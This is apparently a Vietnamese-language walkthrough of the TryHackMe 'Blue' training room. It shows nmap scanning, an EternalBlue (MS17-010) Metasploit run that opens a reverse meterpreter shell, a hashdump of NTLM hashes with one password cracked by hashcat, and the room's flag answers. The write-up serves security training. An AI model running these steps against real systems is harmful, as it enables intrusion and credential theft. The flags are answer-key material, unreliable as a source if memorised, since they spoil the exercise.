Server thực hiện khai thác: Blue

https://tryhackme.com/room/blue


Thông tin địa chỉ ip ban đầu:

- Kali sau khi vpn: 10.4.43.108
- Máy server: 10.10.34.103


Tiến hành thu thập thông tin

- Scan các port tcp

nmap -vv -T4 -p- -sV -O -Pn 10.10.34.103



```
Nmap scan report for 10.10.34.103
Host is up, received user-set (0.39s latency).
Scanned at 2022-08-26 04:55:38 EDT for 1216s
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE            REASON          VERSION
135/tcp   open  msrpc              syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn        syn-ack ttl 125 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       syn-ack ttl 125 Microsoft Windows 7 - 10 microsoft-ds (workg
roup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server? syn-ack ttl 125
49152/tcp open  msrpc              syn-ack ttl 125 Microsoft Windows RPC
49153/tcp open  msrpc              syn-ack ttl 125 Microsoft Windows RPC
49154/tcp open  msrpc              syn-ack ttl 125 Microsoft Windows RPC
49158/tcp open  msrpc              syn-ack ttl 125 Microsoft Windows RPC
49159/tcp open  msrpc              syn-ack ttl 125 Microsoft Windows RPC
```



```
Uptime guess: 0.016 days (since Fri Aug 26 04:52:37 2022)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 1217.37 seconds
           Raw packets sent: 69860 (3.077MB) | Rcvd: 67360 (2.730MB)
```

- Scan các port udp

nmap -v -T4 -sU -Pn 10.10.34.103

```
Nmap scan report for 10.10.34.103
Host is up (0.39s latency).
Not shown: 986 closed udp ports (port-unreach)
PORT      STATE         SERVICE
123/udp   open|filtered ntp
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
500/udp   open|filtered isakmp
1007/udp  open|filtered unknown
1030/udp  open|filtered iad1
4500/udp  open|filtered nat-t-ike
5355/udp  open|filtered llmnr
19197/udp open|filtered unknown
20710/udp open|filtered unknown
43967/udp open|filtered unknown
48078/udp open|filtered unknown
51255/udp open|filtered unknown
52503/udp open|filtered unknown
```

Đa phần các port udp đều đã bị tường lửa chặn, nên tạm thời bỏ qua.

Tìm kiếm những lỗ hổng bảo mật đang có trên server

nmap -v -T4 --script vuln 10.10.34.103

```
Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-at
tacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

NSE: Script Post-scanning.
Initiating NSE at 05:22
Completed NSE at 05:22, 0.00s elapsed
Initiating NSE at 05:22
Completed NSE at 05:22, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 136.93 seconds
           Raw packets sent: 1446 (63.600KB) | Rcvd: 1002 (40.116KB)
```

Dựa vào những kết quả trên hoàn thành task 1

Answer the questions below

Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)

No answer needed — Correct Answer — Hint

How many ports are open with a port number under 1000?

3 — Correct Answer — Hint

What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

ms17-010 — Correct Answer — Hint

Khởi động metasploit để tiến hành tấn công.


Search từ khóa ms17-010 là lỗi đã quét ra khi nãy để chọn code tấn công. Các options tương ứng với nó là:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/meta
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authenticatio
                                             es.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affec


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.112    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Ở đây có một options chưa được set là RHOSTS – địa chỉ ip của mục tiêu. (Đồng thời, ta cũng sẽ set lại địa chỉ LHOST – địa chỉ máy kali để nhận shell).


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.34.103
RHOSTS => 10.10.34.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.4.43.108
LHOST => 10.4.43.108
```

Tiến hành khai thác.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.4.43.108:4444
[*] 10.10.34.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.34.103:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.34.103:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.34.103:445 - The target is vulnerable.
[*] 10.10.34.103:445 - Connecting to target for exploitation.
[+] 10.10.34.103:445 - Connection established for exploitation.
[+] 10.10.34.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.34.103:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.34.103:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.34.103:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.34.103:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.34.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.34.103:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.34.103:445 - Sending all but last fragment of exploit packet
[*] 10.10.34.103:445 - Starting non-paged pool grooming
[+] 10.10.34.103:445 - Sending SMBv2 buffers
[+] 10.10.34.103:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.34.103:445 - Sending final SMBv2 buffers.
[*] 10.10.34.103:445 - Sending last fragment of exploit packet!
[*] 10.10.34.103:445 - Receiving response from exploit packet
[+] 10.10.34.103:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.34.103:445 - Sending egg to corrupted connection.
[*] 10.10.34.103:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.34.103
[+] 10.10.34.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.34.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.34.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (10.4.43.108:4444 -> 10.10.34.103:49214) at 2022-08-26 05:31:10 -0400

meterpreter >
```


Trả lời 2 câu hỏi ở task 2



Đến đây việc xâm nhập vô hệ thống hoàn thành. Điều lưu ý là ở đây metaslpoit đã tự động cho ta dùng meterpreter_shell mà không cần phải nâng cấp.

Nếu chưa, có thể xem hướng dẫn [ở đây.]

Hoàn thành task 3



Tiến hành việc lấy các mật khẩu trong hệ thống.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

Ở đây có một account không phải account mặc định trong hệ thống là Jon. Cần crack mật khẩu này. Dựa vào kết quả hash dump, có thể chia làm 4 phần chính:

user: Jon

RID: 1000

LM hash: aad3b435b51404eeaad3b435b51404ee

NT hash: ffb43f0de35be4d9917ac0cc8ad57f8d

Lưu tất cả nội dung của Jon vào file Jon.txt

```
  GNU nano 6.3                                  Jon.txt *
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```


Sử dụng câu lệnh sau để crack password:

hashcat --username --show -a 0 -m 1000 Jon.txt /usr/share/wordlists/rockyou.txt

(trong đó –username: dùng để bỏ qua phần username của file Jon.txt, xem thêm link).


```
┌──(root💀kali)-[/home/kali/Desktop]
└─# hashcat --username --show -a 0 -m 1000 Jon.txt /usr/share/wordlists/rockyou.txt
Jon:ffb43f0de35be4d9917ac0cc8ad57f8d:alqfna22
```

Hoàn thành task 4



Tiến đến việc tìm 3 flags cuối dựa trên những gợi ý. Để tiến hành có thể thực hiện những câu lệnh phổ biến trên window (những câu lệnh sử dụng ở đây hoàn toàn khác với trên linux, ví dụ như lệnh "cat" dùng đọc file thì bên window là "type"; thao khảo thêm tại link sau).

- *Flag 1: This flag can be found at the system root.*



- *Flag2: This flag can be found at the location where passwords are stored within Windows.*

Đến đây thì phát hiện ra một cách tìm file trên window một cách đơn giản hơn rất nhiều, đó là dùng lệnh: `dir "\*search term*" /s`

Do đó, ta có:

```
C:\>dir *flag*.txt /s
dir *flag*.txt /s
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\

03/17/2019  02:27 PM                24 flag1.txt
               1 File(s)             24 bytes

 Directory of C:\Users\Jon\Documents

03/17/2019  02:26 PM                37 flag3.txt
               1 File(s)             37 bytes

 Directory of C:\Windows\System32\config

03/17/2019  02:32 PM                34 flag2.txt
               1 File(s)             34 bytes


     Total Files Listed:
               3 File(s)             95 bytes
               0 Dir(s)  20,617,658,368 bytes free
```

Như vậy, ta đã biết nới chứa 3 flag chỉ qua một câu lệnh. Đi đến và lấy flag là xong vấn đề:

```
C:\>cd Windows\System32\config
cd Windows\System32\config

C:\Windows\System32\config>type flag2.txt
type flag2.txt
flag{sam_database_elevated_access}
C:\Windows\System32\config>cd \Users\Jon\Documents
cd \Users\Jon\Documents

C:\Users\Jon\Documents>type flag3.txt
type flag3.txt
flag{admin_documents_can_be_valuable}
```

Như vậy là đã hoàn thành được phòng này.

Answer the questions below

Flag1? *This flag can be found at the system root.*

flag{access_the_machine} Correct Answer Hint

Flag2? *This flag can be found at the location where passwords are stored within Windows.*

*Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.

flag{sam_database_elevated_access} Correct Answer Hint

flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.*

flag{admin_documents_can_be_valuable} Correct Answer Hint